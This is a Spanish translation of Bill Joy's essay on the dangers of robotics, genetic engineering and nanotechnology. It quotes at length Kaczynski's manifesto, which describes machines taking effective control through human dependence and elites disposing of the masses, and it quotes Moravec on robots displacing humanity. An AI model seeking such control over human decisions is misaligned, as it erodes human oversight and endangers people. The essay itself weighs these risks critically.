Si se les permite a las máquinas tomar todas las decisiones, no podemos hacer ninguna conjetura acerca de los resultados, porque es imposible adivinar cómo se comportarían tales máquinas. Solamente señalamos que el destino de la raza humana quedaría a merced de las máquinas. Se dirá que la raza humana no sería nunca tan tonta como para dejarle todo el poder a las máquinas. Pero no sugerimos ni que la raza humana entregaría el poder voluntariamente ni que las máquinas tomarían el poder por propia iniciativa. Lo que sugerimos es que la raza humana fácilmente podría dejarse llevar hasta una posición de dependencia tal que las máquinas no tendrían otra opción práctica que asumir todas sus decisiones. Al volverse la sociedad y los problemas que enfrenta más y más complejos, y las máquinas volverse más y más inteligentes, la gente dejará que las máquinas tomen más decisiones por ella, simplemente porque las decisiones que tomen las máquinas producirán mejores resultados que las decisiones tomadas por humanos. Eventualmente se alcanzará un punto en el que las decisiones imprescindibles para mantener funcionando el sistema serán tan complejas que excederán las capacidades de los seres humanos de hacerlo correctamente. En ese punto las máquinas tendrán el control efectivo. La gente sencillamente no podrá apagar las máquinas, porque dependerán tanto de ellas que apagarlas equivaldría a suicidarse.

Por el otro lado, es posible que el control humano sobre las máquinas sea

retenido. En ese caso el hombre promedio tendría control sobre ciertas máquinas privadas, de su propiedad, como ser su auto o su computadora personal, pero el control sobre grandes sistemas de máquinas quedará en manos de una pequeña elite —tal como sucede hoy, pero con dos diferencias —. Gracias a técnicas más desarrolladas la elite contará con un mayor control sobre las masas; y debido a que el trabajo humano ya no será necesario las masas serán superfluas, una carga inútil para el sistema. Si la elite sencillamente es impiadosa podría decidir exterminar las masas humanas. Si es más humana podría emplear propaganda u otras técnicas psicológicas o biológicas para reducir los índices de natalidad hasta que la masa humana se extinga, dejándole el mundo a la elite. O, si la elite consiste en liberales *[liberals]* de corazón blando, podrían decidir interpretar el papel de buenos pastores del resto de la raza humana. Cuidarán de que las necesidades físicas de todos estén satisfechas, de que los chicos sean criados bajo condiciones psicológicas higiénicas, que todos tengan un sano hobby para entretenerse, y que cualquiera que se sienta insatisfecho reciba un «tratamiento» que lo cure de su «problema». Desde ya, la vida carecerá de sentido a tal extremo que la gente tendrá que ser reprogramada biológica o psicológicamente ya sea para removerles su necesidad del proceso de poder o para «sublimarles» su ansia de poder hacia algún hobby inofensivo. Estos seres humanos reprogramados podrían ser felices en esa sociedad, pero ciertamente no serán libres. Habrán sido reducidos al estatus de animales domésticos.[119]

En el libro no se descubre, hasta que se da vuelta la página, que el autor del fragmento es Theodore Kaczynski —el Unabomber—. No soy para nada un apologista de Kaczynski. Sus bombas mataron a tres personas durante una campaña de 17 años de terror e hirieron a muchas otras. Una de sus bombas hirió gravemente a mi amigo David Gelernter, uno de los más brillantes y visionarios científicos informáticos de nuestro tiempo. Como muchos de mis colegas, yo sentí que tranquilamente podía ser el siguiente blanco del Unabomber.

Los actos de Kaczynski fueron asesinos y, creo, dementes. Claramente es un luddita, pero decir esto no anula sus argumentos; tan difícil como me resulta a mí aceptarlo, vi cierto mérito en el razonamiento de esta cita en especial. Me sentí llamado a confrontarlo.

La visión distópica de Kaczynski describe consecuencias que no habían sido previstas, un problema que es muy conocido en el diseño y uso de tecnología, problema claramente relacionado a la ley de Murphy —«Cualquier cosa que pueda salir mal, saldrá mal»—. (De hecho, esta es la ley de Finagle, lo que en sí mismo muestra que Finagle tenía razón). Nuestro excesivo uso de antibióticos ha llevado a lo que puede ser el mayor de estos problemas hasta ahora: la aparición de bacterias resistentes a los antibióticos y mucho más peligrosas. Cosas similares pasaron cuando

los intentos de eliminar a los mosquitos de la malaria usando DDT llevaron a que éstos adquirieran resistencia al DDT; al mismo tiempo, los parásitos de la malaria adquirieron genes resistentes a múltiples drogas.[120]

El motivo de muchas de esas sorpresas parece evidente: los sistemas en cuestión son complejos, e involucran interacciones y relaciones de ida y vuelta entre muchos componentes. Cualquier cambio en uno de éstos sistemas se propagará en formas que son muy difíciles de predecir; esto es especialmente cierto cuando hay involucradas acciones humanas.

Empecé mostrándoles a amigos la cita de Kaczynski en *La era de las máquinas espirituales*: les daba el libro de Kurzweil, dejaba que leyeran el fragmento, y después miraba cómo reaccionaban al enterarse de quién lo había escrito. Por esa época, encontré el libro de Moravec *Robot: Mere Machine to Trascendental Mind*[121]. Moravec es uno de los líderes en la investigación en robótica, y fue fundador del programa de investigación de robótica más grande del mundo, en la Universidad de Carnegie Mellon. *Robot* me dio más material para probar con mis amigos —material que sorprendentemente apoyaba el argumento de Kaczynski—. Por ejemplo:

> **El corto plazo (principios de década)**
> Las especies biológicas casi nunca sobreviven a encuentros con competidores superiores. Diez millones de años atrás, América del Norte y del Sur estaban separadas por un istmo de Panamá hundido. Sud América, como hoy Australia, estaba habitada por mamíferos marsupiales, incluyendo algunos con bolsas abdominales equivalentes de las ratas, ciervos y tigres. Cuando el istmo que conectaba el Sur con el Norte emergió, les tomó sólo algunos miles de años a las especies placentadas del norte, con metabolismos y sistemas nerviosos y reproductivos un poco más efectivos, desplazar y eliminar a casi todos los marsupiales del sur.
>
> En un mercado totalmente libre, los robots superiores seguramente afectarían a los humanos como los placentados norteamericanos afectaron a los marsupiales de Sudamérica (y como los humanos han afectado a innumerables especies). Las industrias robóticas competirían entre ellas con vigor por materia, energía, y espacio, llevando eventualmente los precios más allá del alcance humano. Imposibilitados de afrontar las necesidades vitales, los humanos biológicos serían obligados a desaparecer.
>
> Con seguridad se puede respirar tranquilos todavía, porque no vivimos en un mercado libre absoluto. Los gobiernos regulan los comportamientos, especialmente recaudando impuestos. Aplicados con juicio, los frenos gubernamentales podrían sostener a una población humana que viva con calidad de los frutos del trabajorobot, quizás por un largo tiempo.

Una distopía de manual —y Moravec recién está empezando—. Prosigue discutiendo cómo nuestra principal ocupación en el siglo XXI será «garantizar cooperación continua de las industrias de robots» mediante leyes que declaren que éstos deben ser «amigables»[122], y describiendo qué tan peligroso puede ser un ser humano «luego de convertirse en un robot superinteligente sin límites establecidos». La visión de Moravec es que los robots eventualmente nos van a superar que los humanos se enfrentan abiertamente a la extinción.

Decidí que era hora de hablar con mi amigo Danny Hillis. Danny se hizo famoso como cofundador de Thinking Machines Corporation [Corporación de Máquinas Pensantes], que construyó una muy poderosa supercomputadora paralela. Pese a mi trabajo como Director Científico en Sun Microsystems, soy más arquitecto de computadoras que científico, y respeto los conocimientos de Danny sobre ciencia física y de la información más que los de cualquier otra persona que conozca. Danny también es un futurista muy influyente que piensa a largo plazo —cuatro años atrás creó la Long Now Foundation [Fundación del Largo Presente], que está construyendo un reloj diseñado para durar 10 000 años, en un intento por llamar la atención acerca de lo patéticamente cortos que son los horizontes de tiempo por los que se preocupa nuestra sociedad.[123]

Así es que viajé a Los Ángeles nada más que para cenar con Danny y su esposa, Pati. Pasé por mi rutina de contarles las ideas y fragmentos que me resultaban tan chocantes. La respuesta de Danny —en relación al escenario de Kurzweil de humanos fundiéndose con robots— vino de inmediato, y me sorprendió. Dijo, sencillamente, que los cambios sucederían gradualmente, y que nos acostumbraríamos a ellos.

Pero supongo que no estaba sorprendido del todo. Había visto una cita de Danny en el libro de Kurzweil en la que decía: «Quiero tanto a mi cuerpo como cualquiera, pero si puedo llegar a los 200 años con un cuerpo de silicona, lo voy a aceptar». Daba la sensación de estar tranquilo con la manera en que se daban las cosas y sus eventuales riesgos, mientras que yo no.

Mientras hablaba y pensaba sobre Kurzweil, Kaczynski y Moravec, de pronto me acordé de una novela que había leído unos 20 años antes —*La peste blanca*, de Frank Herbert— en la que un biólogo molecular se vuelve loco por el asesinato sin sentido de su familia. Para vengarse crea y dispersa una plaga nueva y contagiosa que mata ampliamente pero de manera selectiva. (Tenemos suerte de que Kaczynski era matemático, no biólogo molecular). También me vino a la mente el Borg de *Star Trek*, un enjambre de criaturas en parte biológicas y en parte robóticas con un enorme impulso destructivo. Las catástrofes Borg son materia prima de la ciencia ficción, entonces ¿por qué no me había angustiado antes por distopías robóticas como esa? ¿Por qué no había, además, otras personas preocupadas por estos escenarios de pesadilla?

Parte de la respuesta yace en nuestra actitud hacia lo nuevo en nuestra disposición a familiarizarnos rápido y a aceptar sin cuestionar. Acostumbrados a vivir con adelantos científicos que se dan casi como una rutina, todavía tenemos que hacernos la idea de que las tecnologías más seductoras del siglo XXI —robótica, ingeniería genética y nanotecnología— plantean una amenaza distinta que la de las tecnologías que han venido antes. Puntualmente, los robots, los organismos diseñados y la nanotecnología comparten un peligroso factor amplificador: pueden autoreplicarse[124]. Una bomba se hace detonar una sola vez pero un robot puede volverse muchos, y rápidamente salirse de control.

Gran parte de mi trabajo en los últimos 25 años estuvo centrado en redes de computadoras, donde el envío y recepción de mensajes crea la posibilidad de replicaciones fuera de control. Pero mientras que la replicación en una computadora o una red de computadoras puede ser una gran molestia, a lo sumo cuelga una computadora o hace caer un servicio de redes. La autoreplicación sin controles en estas nuevas tecnologías conduce a riesgos mucho mayores: riesgo de daños sustanciales dentro del mundo físico.

Cada una de estas tecnologías, además, anuncia grandes promesas: la visión de semiinmortalidad que Kurzweil ve en sus sueños robóticos nos transporta al futuro; la ingeniería genética podría pronto dar tratamientos, e incluso curas, para la mayoría de las enfermedades; y la nanotecnología y la nanomedicina pueden encargarse de todavía más enfermedades. Juntas podrían extender de manera significativa el promedio de nuestras expectativas de vida y mejorar su calidad. Sin embargo, con cada una de estas tecnologías, una serie de mínimos avances, importantes en sí mismos, conducen hacia una acumulación de gran poder e, inseparablemente, de gran peligro.

¿Qué era distinto en el siglo XX? Ciertamente, las tecnologías en que se basaban las armas de destrucción masiva (ADM) —nucleares, biológicas, y químicas (NBQ) — eran poderosas, y las armas eran una enorme amenaza. Pero fabricar armas nucleares requería, al menos por un tiempo, acceso tanto a materiales muy escasos, a veces inconseguibles, como a información altamente protegida; los programas de armas biológicas y químicas también tendían a requerir actividades a gran escala.

Las tecnologías del siglo XXI —genética, nanotecnología, y robótica (GNR)— son tan poderosas que pueden impulsar clases enteramente nuevas de accidentes y abusos. Todavía más peligroso: por primera vez estos accidentes y abusos están al alcance de individuos o grupos reducidos. No requerirán gran infraestructura ni materiales con complicaciones. El conocimiento bastará para poder usarlas.

Así, tenemos la posibilidad ya no sólo de armas de destrucción masiva sino de destrucción masiva habilitada por el conocimiento, siendo esta destructividad ampliada enormemente por el poder de la autoreplicación.

Yo creo que no es una exageración decir que estamos en el punto más elevado de la perfección del mal extremo, un mal cuya posibilidad va más allá de la que las

armas de destrucción masiva le daban a los estados-nación, y que alcanza niveles sorprendentes y terribles de acumulación de poder en manos de individuos aislados.

Nada en la manera en que me vi relacionado con las computadoras me insinuaba que iba a tener que hacerme cargo de estos temas.

Mi vida ha estado impulsada por una profunda necesidad de hacer preguntas y hallar respuestas. Cuando tenía 3 años, ya leía, por lo que mi padre me llevó a la escuela, donde me senté en las rodillas del director y le leí un cuento. Empecé temprano la escuela, después me salteé un grado, y me fugué a través de los libros —estaba increíblemente motivado para aprender—. Hacía muchas preguntas, a menudo volviendo locos a los adultos.

En la adolescencia estaba muy interesado en la ciencia y la tecnología. Quería ser radio aficionado, pero no tenía plata para comprar el equipo. La radio y los operadores de radio eran la Internet de la época: muy adictiva, y bastante solitaria. Más allá de lo económico, mi madre bajó el pulgar —no iba a ser radio aficionado; ya era demasiado antisocial.

A lo mejor no tenía tantos amigos íntimos, pero estaba lleno de ideas. En la secundaria, ya había descubierto a los grandes escritores de ciencia ficción. Me acuerdo en especial de *Have Spacesuit Will Travel* de Heinlein, y *Yo, Robot* de Asimov, con sus Tres Leyes de la Robótica. Me fascinaron las descripciones de los viajes en el espacio, y quería tener un telescopio para mirar las estrellas; dado que no tenía plata para comprar o hacer uno, sacaba libros de construcción de telescopios de la biblioteca y, en su lugar, leía sobre la manera en que se construían. Volaba en mi imaginación.

Los jueves a la noche mis padres iban al bowling, y los chicos nos quedábamos solos en la casa. Era la noche del *Star Trek* original de Gene Roddenberry, y el programa me causó una gran impresión. Terminé aceptando la noción de que los humanos tenían un futuro en el espacio, al estilo del Far West, con grandes héroes y aventuras. La visión de Roddenberry de los siglos venideros era una de valores morales firmes, basados en códigos como la Directiva Principal: no interferir en el desarrollo de civilizaciones menos avanzadas tecnológicamente. Esto era algo muy atrapante para mí: los que dominaban ese futuro eran humanos con ética, no robots, y yo hice propio el sueño de Roddenberry.

Me destaqué en matemáticas en la secundaria, y cuando estudiaba para ingeniería en la Universidad de Michigan, seguí el plan de estudios de la especialización en matemática. Resolver problemas matemáticos era un desafío interesante, pero cuando descubrí las computadoras encontré algo mucho mejor: una máquina en la cual tú podías poner un programa que intentaba resolver un problema, y luego la máquina rápidamente buscaba la solución. La computadora tenía nociones muy precisas de lo correcto/lo incorrecto, lo falso/lo verdadero. Eso era muy seductor.

Tuve suerte y pude conseguir empleo programando algunos de los primeros

modelos de supercomputadoras, y descubrí el poder sorprendente de las grandes máquinas para simular diseños numéricamente avanzados. Cuando fui a la escuela de graduados en Berkeley a mediados de los ‘70, empecé a quedarme despierto hasta tarde, o toda la noche, inventando nuevos mundos dentro de las máquinas. Resolviendo problemas. Escribiendo el código que tanto pedía ser escrito.

En *The Agony and the Ecstasy*, la novela biográfica de Irving Stone sobre Miguel Ángel, Stone describe vivamente cómo Miguel Ángel sacaba las estatuas de la piedra, «rompiendo el hechizo del mármol», esculpiendo con las imágenes de su mente.[125] En mis momentos de mayor éxtasis, el software en la computadora se me aparecía de la misma manera. Una vez que me lo había imaginado, yo sentía que ya estaba ahí dentro, en la computadora, esperando a ser liberado. Pasar la noche despierto era un precio pequeño por liberarlo —por darles forma concreta a las ideas.

Después de unos años en Berkeley empecé a entregar algo del software que había estado escribiendo —un sistema instructivo de Pascal, utilitarios de Unix, un editor de texto llamado vi (que todavía es ampliamente usado, aunque suene raro, más de 20 años después)— a otros que tenían minicomputadoras similares, PDP-11 y VAX. Estas aventuras de software eventualmente se convirtieron en la versión de Berkeley del sistema operativo Unix, que se convirtió en un «éxito-desastre» personal —lo quería tanta gente que nunca terminé el doctorado—. En cambio conseguí empleo trabajando para Darpa, poniendo el Berkeley Unix en Internet y arreglándolo para que fuera confiable y pudiera correr bien programas pesados para investigación. Todo esto era divertido y muy gratificante. Y, sinceramente, no vi robots por ahí, o en ningún lugar de los alrededores.

Igualmente, al empezar los ‘80, me estaba ahogando. Las entregas sucesivas de Unix eran muy exitosas, y mi proyecto personal consiguió dinero y algunos ayudantes, pero el problema en Berkeley era siempre el espacio de la oficina, más que el dinero —no se contaba con el lugar que necesitaba el proyecto, así que cuando aparecieron los otros fundadores de Sun Microsystems me abalancé para unirme a ellos—. En Sun, las largas horas siguieron en los días en que aparecían las primeras estaciones de trabajo y las computadoras personales, y he disfrutado de participar en la creación de microprocesadores avanzados y tecnologías de Internet como Java y Jini.

De todo esto, pienso que queda claro que no soy un luddita. Por el contrario, siempre estuve convencido del valor de la investigación científica de la verdad y de la capacidad de la buena ingeniería para aportar progreso material. La Revolución Industrial ha mejorado incalculablemente la vida de todos a lo largo del último par de siglos, y siempre esperé que mi carrera participara en la creación de soluciones valiosas para problemas reales, un problema a la vez.

No he sido defraudado. Mi trabajo ha tenido más impacto del que hubiera soñado y ha sido usado más ampliamente de lo que hubiera esperado. He pasado los últimos 20 años tratando de descubrir cómo hacer para que las computadoras sean tan

confiables como quiero que sean (por ahora no están ni cerca), y cómo hacer para que sean fáciles de usar (algo que tuvo todavía menos éxito). Pese a algunos progresos, los problemas que quedan son todavía desafíos más grandes.

Pero mientras estaba al tanto de los dilemas morales en relación a las consecuencias tecnológicas de campos como la investigación de armas, no esperaba enfrentarme a estos temas en mi propio campo, o al menos no tan pronto.

A lo mejor lo que pasa es que suele ser difícil ver todo el panorama mientras estás en medio de los cambios. No llegar a entender las consecuencias de las invenciones mientras estamos en la ola de los descubrimientos y de los avances, parecería ser un error común en científicos y tecnólogos; nos hemos dejado llevar desde hace mucho por el sobrecogedor deseo de saber, que es natural a la aventura científica, sin detenernos a darnos cuenta de que el progreso hacia nuevas y más poderosas tecnologías puede cobrar vida propia.

Me he dado cuenta hace mucho que los grandes avances de la tecnología de la información vienen no del trabajo de científicos informáticos, de arquitectos de computadoras o de ingenieros eléctricos sino de investigadores de física. Los físicos Stephen Wolfram y Brosl Hasslacher me introdujeron, en los tempranos ‘80, a la teoría del caos y a los sistemas nolineales. Aprendí acerca de sistemas complejos de conversaciones con Danny Hillis, el biólogo Stuart Kauffman, el Nobel de Física Murray Gell-Mann y otros. Más recientemente, Hasslacher y el ingeniero eléctrico y físico mecánico Mark Reed han estado dándome un panorama de las posibilidades increíbles de la electrónica molecular.

En mi propio trabajo en el codiseño de tres arquitecturas de microprocesadores —SPARC, picoJAVA, y MAJC—, y como diseñador de sucesivas implementaciones a partir de éstos, he logrado familiarizarme en profundidad y sin mediaciones con la ley de Moore. La ley de Moore[126] ha predicho correctamente el índice exponencial de mejoramiento de la tecnología de semiconductores. Hasta el año pasado yo creía que el índice de innovaciones predicho por la ley de Moore podía sostenerse como mucho hasta el 2010, momento en que empezarían a encontrarse limitaciones físicas. No era obvio para mí que iba a llegar una tecnología nueva justo a tiempo para sostener el ritmo de avance.

Pero debido a avances radicales que se dieron recientemente en áreas como la electrónica molecular —en donde se reemplazan los transistores dispuestos litográficamente por átomos y moléculas individuales—, y en el de las tecnologías de nanoescalas relacionadas a las anteriores, deberíamos estar preparados para cumplir o exceder el índice de progreso de la ley de Moore por otros 30 años. Para el 2030, es probable que podamos construir, en cantidad, máquinas un millón de veces más poderosas que las computadoras personales de hoy en día —lo que es suficiente para implementar los sueños de Kurzweil y Moravec.

Al combinarse este enorme poder informático con los avances en manipulación

de las ciencias físicas y el nuevo, y profundo, conocimiento de la genética, se está desatando un enorme poder transformador. Estas combinaciones abren la oportunidad de rediseñar completamente el mundo, para mejor o peor: los procesos de replicación y evolución que han estado confinados al mundo natural están por volverse reinos del quehacer humano.

Diseñando software y microprocesadores, yo nunca había tenido la sensación de que estaba diseñando una máquina inteligente. El software y el hardware son tan frágiles, y la capacidad de las máquinas de «pensar» se muestra tan ausente que, incluso como posibilidad, siempre me pareció muy alejada en el futuro.

Pero ahora, con la perspectiva de un poder de procesamiento de nivel humano en unos 30 años, una idea nueva surge sola: que podría estar trabajando para crear herramientas que van a permitir la creación de la tecnología que podría reemplazar a nuestra especie. ¿Cómo me siento al respecto? Muy incómodo. Habiendo luchado toda mi carrera para construir sistemas de software confiables, me parece a mí más que probable que este futuro no va a funcionar tan bien como alguna gente se imagina. Mi experiencia personal sugiere que tendemos a sobrevaluar nuestras habilidades para el diseño.

Dado el increíble poder de estas tecnologías novedosas, ¿no deberíamos estar preguntándonos cómo podemos coexistir mejor con ellas? ¿Y si nuestra propia extinción es contemplable como posibilidad por las consecuencias de nuestro desarrollo tecnológico, no deberíamos proceder con cuidado?

El sueño de la robótica es, primero, que las máquinas inteligentes puedan hacer el trabajo por nosotros, permitiéndonos tener vidas de ocio, devolviéndonos al Edén. Sin embargo, en su historia de estas ideas, *Darwing among the Machines*, George Dyson [Reading, Addison Wesley, 1997] advierte: «En el juego de la vida y la evolución hay tres jugadores en la mesa: seres humanos, naturaleza y máquinas. Estoy firmemente del lado de la naturaleza. Pero la naturaleza, sospecho, está del lado de las máquinas». Como hemos visto, Moravec está de acuerdo en la creencia de que podríamos llegar a no sobrevivir luego del encuentro con las especies robots superiores.

¿Qué tan pronto podría ser construido ese robot inteligente? Los avances anunciados en el poder de procesamiento de las computadoras parecen hacerlo posible para el 2030. Y una vez que ya existe un robot inteligente, queda un pequeño paso hacia una especie robot —hacia un robot inteligente que puede hacer copias evolucionadas de sí mismo.

Un segundo sueño de la robótica es que gradualmente nos reemplacemos a nosotros mismos con nuestra tecnología robótica, consiguiendo una casi inmortalidad mediante la descarga[127] de nuestras conciencias; es el proceso al que Danny Hillis piensa que nos iremos acostumbrando lentamente y que Ray Kurzweil describe con elegancia en *La era de las máquinas espirituales*. (Estamos empezando a ver

acercamiento a este tema en la implantación de dispositivos vinculados a computadoras dentro del cuerpo humano, como se muestra en la portada de **Wired** de febrero de 2000).

¿Pero si nos descargamos en nuestra tecnología, qué posibilidades hay de que después del proceso sigamos siendo nosotros, o incluso humanos? Me parece a mí mucho más probable que una existencia robótica no fuera como una humana, de ninguna manera en que la entendemos, que los robots no serían de ninguna manera nuestros hijos, que por este camino nuestra humanidad seguramente se perdería.

La ingeniería genética promete: revolucionar la agricultura incrementando las producciones de trigo, reduciendo el uso de pesticidas; crear decenas de miles de nuevas especies de bacterias, plantas, virus y animales; reemplazar la reproducción, o mejorarla, con la clonación; crear curas para muchas enfermedades, incrementando nuestra expectativa y calidad de vida; y mucho, mucho más. Ahora sabemos con certeza que estos profundos cambios en las ciencias biológicas son inminentes y desafiarán todas nuestras nociones de lo que es la vida.

Tecnologías como la clonación humana, en particular, han generado preocupación por los profundos problemas éticos y morales a que nos enfrentan. Si, por ejemplo, fuéramos a remodelarnos en varias especies separadas y distintas, usando el poder de la ingeniería genética, entonces desestabilizaríamos la noción de igualdad que es la piedra fundamental de nuestra democracia.

Dado el increíble poder de la ingeniería genética, no es sorprendente que haya debates de envergadura en relación a la seguridad de su uso. Mi amigo Amory Lovins recientemente coescribió, junto con Hunter Lovins, una nota de opinión que brinda una mirada ecológica en torno a éstos peligros. Entre sus preocupaciones se halla el hecho de que «la nueva botánica vincula el desarrollo de las plantas a su éxito, no evolutivo, sino económico»[128]. La extensa carrera de Amory ha estado orientada a los recursos y la eficiencia energética a partir de una mirada de «sistema-total» sobre los sistemas humanos; esa mirada de sistema-total muchas veces encuentra soluciones simples, inteligentes, a lo que de otra manera se convierte en problemas tortuosos, y que también se aplica a nuestro tema.

Después de leer la nota de Lovins, leí un artículo de Gregg Easterbrook en la página editorial de **The New York Times** (19 de noviembre de 1999) acerca de los cereales modificados, bajo el título de «Comida para el Futuro: Algún día el arroz vendrá con Vitamina A ya incorporada. A no ser que ganen los Ludditas».

¿Son ludditas Amory y Hunter Lovins? Ciertamente no. Creo que todos estamos de acuerdo en que el arroz dorado, con vitamina A incorporada, es algo bueno, si se desarrolla con cuidado y respeto por los eventuales peligros de mover genes a través de las fronteras de las especies.

La preocupación por los peligros inherentes a la ingeniería genética está empezando a aumentar, como lo refleja la nota de Lovins. El público en general está al tanto, e incómodo respecto a las comidas modificadas genéticamente, y parece

rechazar la idea de que estas comidas deberían venderse sin identificarse como tales.

Pero la tecnología de ingeniería genética tiene ya mucho tiempo. Como señalan los Lovins, el USDA [Departamento de Agricultura de los Estados Unidos] lleva aprobados unos 50 cereales genéticamente modificados para venta libre; más de la mitad de los porotos de soja y un tercio del trigo del mundo contienen hoy genes provenientes de otras formas de vida.

Mientras que hay varios temas importantes relacionados a esto, mi mayor inquietud con respecto a la ingeniería genética es más concreta: que da poder —sea militar, accidentalmente, o en un acto terrorista deliberado— de crear una Peste Blanca.

Las diversas maravillas de la nanotecnología fueron imaginadas por primera vez por el ganador del Nobel de física Richard Feynman en un discurso que dio en 1959, publicado bajo el título de «Hay bastante lugar en el fondo». El libro que causó una gran impresión en mí, a mediados de los ‘80, fue *Engines of Creation* de Eric Drexler,[129] en el que describía con belleza cómo la manipulación de materia a un nivel atómico podría crear un futuro utópico de abundancia, donde casi todo podría fabricarse a bajo costo, y casi cualquier enfermedad o problema físico podría resolverse usando nanotecnología e inteligencia artificial.

Un libro posterior, *Unbounding the Future: The Nanotechnology Revolution*[130], que Drexler coescribió, imagina algunos de los cambios que podrían tener lugar en un mundo en que tuviéramos «ensambladores» a nivel molecular. Los ensambladores podrían hacer posible energía solar a costos bajísimos, curas para el cáncer y el resfrío común por refuerzo del sistema inmunológico humano, limpieza esencialmente completa del medioambiente, supercomputadoras de bolsillo increíblemente baratas —de hecho, cualquier producto sería fabricable a un costo no mayor que el de la madera—, vuelos al espacio más accesibles que los vuelos transoceánicos de hoy en día, y recuperación de especies extinguidas.

Me acuerdo de sentirme muy bien respecto a la nanotecnología después de haber leído *Engines of Creation*. Como tecnólogo, me dio una sensación de calma —o sea, la nanotecnología nos mostraba que era posible un progreso increíble y, de hecho, quizás inevitable—. Si la nanotecnología era nuestro futuro, entonces no me sentía presionado a resolver tantos problemas en el presente. Llegaría al futuro de Drexler en el tiempo previsto; podía disfrutar más de la vida aquí y ahora. No tenía sentido, dada su visión, quedarse despierto toda la noche, todo el tiempo.

La visión de Drexler también llevó a bastante diversión. Cada tanto me ponía a describir las maravillas de las nanotecnología a otros que no habían oído hablar de ellas. Después de cansarlos con todas las cosas que describía Drexler yo les podía dar una tarea para el hogar inventada por mí: «Usen nanotecnología para crear un vampiro; para mayor puntaje creen un antídoto».

Con estas maravillas venían claros peligros, de los cuales estaba al tanto. Como dije en una conferencia sobre nanotecnología en 1989, «No podemos simplemente

hacer nuestra ciencia y no preocuparnos por estos temas éticos»[131]. Pero mis conversaciones posteriores con físicos me convencieron de que la nanotecnología quizás ni siquiera llegara a funcionar —o, por lo menos, no lo haría en los próximos tiempos—. Poco después me mudé a Colorado, a un grupo de estudio que había armado, y el foco de mi trabajo cambió al software para Internet, específicamente a ideas que se convirtieron en Java y Jini.

Entonces, el verano pasado, Brosl Hasslacher me contó que la electrónica molecular a nanoescalas ya era posible. Éstas eran noticias muy nuevas para mí, y pienso que para mucha gente —y cambiaron radicalmente mi opinión sobre la nanotecnología—. Me llevaron de nuevo a *Engines of Creation*. Leyendo el libro de Drexler después de más de 10 años, me shockeó darme cuenta lo poco que me acordaba de la larga sección titulada «Peligros y Esperanzas», que incluía una discusión acerca de cómo las nanotecnologías podían convertirse en «motores de destrucción». De hecho, en mi relectura de este material hoy, quedé sorprendido por lo naïf que parecen algunas de las propuestas de seguridad de Drexler, y por lo mucho más grandes que juzgo ahora los peligros de lo que Drexler parecía hacerlo por entonces. (Habiendo anticipado y descrito muchos problemas técnicos y políticos de la nanotecnología, Drexler lanzó el Foresight Institute [Instituto para la Previsión] a fines de los ‘80 «para ayudar a preparar a la sociedad para las nuevas tecnologías de avanzada» sobre todo, la nanotecnología).

El salto que permitiría el desarrollo de ensambladores parece factible dentro de los próximos 20 años. La electrónica molecular —el nuevo subcampo de la nanotecnología en el que moléculas individuales son elementos de los circuitos— debería madurar rápidamente y volverse enormemente lucrativo a lo largo de esta década, generando un gran incremento de inversiones en todas las nanotecnologías.

Desafortunadamente, como con la tecnología nuclear, es más fácil crear usos destructivos para la nanotecnología que usos constructivos. La nanotecnología tiene claros usos militares y terroristas, y no se necesita ser suicida para liberar un dispositivo nanotecnológico masivamente destructivo —tales dispositivos pueden construirse para ser destructivos selectivamente, afectando, por ejemplo, sólo una cierta área geográfica, o un grupo de personas genéticamente distintivas.

Una consecuencia inmediata del contrato faustiano por obtener el gran poder de la nanotecnología, es que corremos un grave riesgo —el riesgo de que podríamos destruir la biosfera de la que depende toda la vida.

Como Drexler explica:

> «Plantas» con «hojas» que no fueran más eficientes que las células solares de hoy en día, podrían prevalecer sobre las plantas reales, poblando la biosfera de un follaje inédito. Peor todavía, «bacterias» omnívoras podrían prevalecer sobre las bacterias reales: podrían desparramarse como polen por el aire, replicarse tranquilamente, y reducir la biosfera a polvo en cuestión de días.

Algunos replicadores peligrosos fácilmente podrían ser demasiado resistentes, pequeños, y rápidos en su proliferación, como para detenerlos por lo menos si no nos preparamos. Tenemos bastantes problemas ya, controlando los virus y la mosca de la fruta.

Entre los conocedores de la nanotecnología, este peligro ha pasado a conocerse como el «problema del fango gris». Aunque las masas de replicadores descontrolados no necesiten ser grises o viscosas, «fango gris» estaría enfatizando que los replicadores capaces de acabar con la vida podrían ser menos atractivos que cualquier especie de pasto común. Podrían ser superiores en un sentido evolutivo, pero esto no los hace más valiosos en sí mismos.

La amenaza del «fango gris» deja en claro una cosa: no nos podemos permitir cierto tipo de accidentes con ensambladores replicantes.

El fango gris sería sin duda un final deprimente para nuestra aventura como habitantes de la Tierra, mucho peor que el fuego o el agua, y sería un final que podría salir de un simple laboratorio.[132]

Más que nada, es el poder destructivo de la autoreplicación en genética, nanotecnología y robótica (GNR) lo que debería obligarnos a hacer una pausa. La autoreplicación es el *modus operandi* de la ingeniería genética, que utiliza la maquinaria de la célula para replicar sus diseños, y es el peligro más importante subyacente al fango gris en nanotecnología. Historias de robots renegados como el Borg, replicándose o mutando para escapar de las imposiciones éticas de sus creadores, son bastante comunes en nuestros libros y películas de ciencia ficción. Incluso es posible que la autoreplicación sea algo más amplio de como la pensamos y, por eso, más difícil —o incluso imposible— de controlar. Un artículo reciente de Stuart Kauffman en **Nature** titulado «Auto-Replicación: hasta los péptidos lo hacen» analiza el descubrimiento de que 32 peptoaminoácidos pueden «autocatalizar su propia síntesis». No sabemos hasta qué punto está extendida esta habilidad, pero Kauffman señala que podría dar pistas de «una vía hacia sistemas moleculares autoreproductores, con bases mucho más amplias que el base par de Watson-Crick»[133].

En verdad, hemos tenido avisos de los peligros inherentes al conocimiento y difusión de las tecnologías GNR —de la posibilidad de que el conocimiento por sí mismo diera lugar a una destrucción masiva—. Pero estos avisos no tuvieron demasiada prensa; los debates públicos han sido notoriamente inadecuados. Hablar de los peligros no da ganancias.

Las tecnologías nucleares, biológicas y químicas (NBQ) usadas en las armas de destrucción masiva del siglo XX eran y son más que nada militares, desarrolladas en laboratorios de gobiernos. En abierto contraste, las tecnologías GNR del siglo XXI tienen usos comerciales manifiestos y están siendo desarrolladas casi exclusivamente

por empresas corporativas. En esta era de comercialismo triunfante, la tecnología —con la ciencia tomada de la mano— está entregando una serie de invenciones casi mágicas, que son de las más lucrativas que se han visto hasta ahora. Estamos lanzados a hacer realidad las promesas de estas nuevas tecnologías dentro de este sistema, ahora sin competencia, del capitalismo global y su multiplicidad de incentivos financieros y de presiones competitivas.

> Éste es el primer momento en la historia de nuestro planeta en que una especie, por sus propias acciones voluntarias, se ha convertido en una amenaza para sí misma —así como para un vasto número de otras.
>
